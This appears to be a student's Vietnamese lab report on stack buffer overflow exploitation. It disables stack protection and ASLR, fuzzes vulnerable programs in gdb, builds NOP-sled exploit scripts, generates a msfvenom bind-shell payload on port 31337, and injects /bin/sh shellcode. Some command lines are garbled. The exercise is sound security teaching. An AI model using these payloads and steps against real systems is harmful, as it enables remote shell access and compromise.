Câu1:

B1: mkdir stackoverflow && cd stackoverflow

B2: nano buf.c

Biên dịch chương trình buf.c

B3: gcc -g -fno-stack-protector -z execstack buf.c -o buf

A close up of a computer screen

Description automatically generated

B4: ls

A screen shot of a computer

Description automatically generated

B5: $sudo sysctl kernel.randomize\_va\_space=0 ( Tắt chức năng Address Space Layout Randomization (ASLR) )

A computer screen with white text

Description automatically generated

B6 : Khai thác lỗi tràn bộ đệm( tiền hành cài đặt gdp )

$sudo apt update && sudo apt install gdb -y

B7: gdb -q buf

+(gdb) run AAAA

+ run $(python2 -c “print ‘A’\*200”)

+ run $(python2 -c “print ‘A’\*208”)

+ run $(python2 -c “print ‘A’\*215”)

+ run $(python2 -c “print ‘A’\*216”)

+ run $(python2 -c “print ‘A’\*222”) + y

+ quit

+ clear

run $ (python2 -c “print ‘A’\*100 + ‘B’\*12 + ‘C’\*8 + ‘D’\*6”)

Câu 2:

wget -nv <https://samsclass.info/127/proj/ED3a.c>

wget -nv https://samsclass.info/127/proj/ED3a

ls -l

A computer screen shot of a program

Description automatically generated

cd chmod a+x ED3a

sudo chmod a+x ED3a

./ED3a Hello

cat ED3a.c

A computer screen shot of a program

Description automatically generated

nano fuzzer

#!/usr/bin/python

import sys

length = int(sys.argv[1])

print('A' \* length)

chmod a+x fuzzer

./fuzzer 10

A computer screen shot of a computer code

Description automatically generated

./ED3a $(./fuzzer 1020)

gdb -q ED3a

run $(./fuzzer 1020)

A screen shot of a computer program

Description automatically generated

nano ex1

#!/usr/bin/python

prefix = 'A' \* 1000

pattern = 'BBBBCCCCDDDDEEEEFFFF'

print( prefix + pattern)

chmod a+x ex1

gdb -q ED3a

run $(./ex1)

A screenshot of a computer

Description automatically generated

sudo msfvenom -l payloads | grep linux | grep bind\_tcp

sudo msfvenom -p linux/x86/shell\_bind\_tcp --list-options

nano ex2

#!/usr/bin/python

nopsled = '\x90' \* 500

buf = "B" \* 200  # Định nghĩa biến buf với độ dài 200 ký tự (có thể điều chỉnh độ dài theo nhu cầu)

suffix = 'A' \* (1012 - len(nopsled) - len(buf))

eip = '1234'

attack = nopsled + buf + suffix + eip

print(attack)

chmod +x ex2

./ex2

gdb -q ED3a

break \* 0x08049241

run $(./ex2)

info registers

A screen shot of a computer program

Description automatically generated

x/410x $esp

A screenshot of a computer code

Description automatically generated

$sudo msfvenom -p linux/x86/shell\_bind\_tcp LPORT=31337 AppendExit=true -e x86/alpha\_mixed -f python

nano ex3

gdb -q ED3a

run $(./ex3)

A screenshot of a computer

Description automatically generated

ss -pant | grep 31337

Câu 3:

B1: mkdir stackoverflow && cd stackoverflow

A black background with white text

Description automatically generated

B2: nano buf.c




Biên dịch chương trình buf.c


B3: gcc -g -fno-stack-protector -z execstack buf.c -o buf



B4: ls



B5: $sudo sysctl kernel.randomize\_va\_space=0 ( Tắt chức năng Address Space Layout Randomization (ASLR) )



B6 : Khai thác lỗi tràn bộ đệm( tiền hành cài đặt gdp )

$sudo apt update && sudo apt install gdb -y

A screenshot of a computer

Description automatically generated

B7: gdb -q buf

 +(gdb)  run AAAA

A computer screen shot of a computer code

Description automatically generated

+(gdb) run $(python2 -c"print 'A'\*200")

A computer screen with white text

Description automatically generated

 +(gdb) run $(python2 -c"print 'A'\*216")

A computer screen shot of a program

Description automatically generated

+(gdb) run $(python2 -c"print 'A'\*222")

A computer screen shot of a computer code

Description automatically generated

+(gdb) quit

A black and white image

Description automatically generated with medium confidence

+ gdb -q buf



+ (gdb) disassemble main

A screen shot of a computer program

Description automatically generated

+ (gdb) break \* main+91



+ (gdb) run $(python2 -c"print 'A'\*200 + 'B'\*8 + 'C'\*8 + 'D'\*6")

A computer screen shot of a code

Description automatically generated

+ (gdb) x/100x $rsp

A group of white text on a black background

Description automatically generated

+ (gdb) x $rsp



+ (gdb) x $rbp



run $(python2 -c "print 'x90'\*152 + '^[[200~\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\

x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\

xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\

x0f\x05' + 'B'\*8 + 'c'\*8 + '<Mot dia chi bat ky o vi tri 0 toi 152 cua buffer>'")

A screenshot of a computer program

Description automatically generated

Cau 4:

- cd stackoverflow

- gcc -g buf.c -o buf

- sudo sysctl kernel.randomize\_va\_space=0

A screenshot of a computer

Description automatically generated

- gdb -q buf

- set disassembly-flavor intel

- disass main

A screen shot of a computer

Description automatically generated

- run $(python2 -c"print 'A'\*200 + 'B'\*8 + 'C'\*8 + 'D'\*6")

A computer screen shot of a code

Description automatically generated

- info registers

A screen shot of a computer

Description automatically generated

- x/100x $rsp-200

A screenshot of a computer screen

Description automatically generated

- run $(python2 -c "print 'x90'\*152 + '^[[200~\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\

  x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\

  xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\

  x0f\x05' + 'B'\*8 + 'c'\*8 + '<Mot dia chi bat ky o vi tri 0 toi 152 cua buffer>'")

A screenshot of a computer program

Description automatically generated

- sudo sysctl kernel.randomize\_va\_space=2

- gdb -q buf

A screen shot of a computer screen

Description automatically generated

- set disassembly-flavor intel

- disass main

- run $(python2 -c"print 'A'\*200 + 'B'\*8 + 'C'\*8 + 'D'\*6")

- info registers

A screenshot of a computer program

Description automatically generated

- x/100x $rsp-200

- run $(python2 -c "print 'x90'\*152 + '^[[200~\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\

  x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\

  xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\

  x0f\x05' + 'B'\*8 + 'c'\*8 + '<Mot dia chi bat ky o vi tri 0 toi 152 cua buffer>'")

A screenshot of a computer screen

Description automatically generated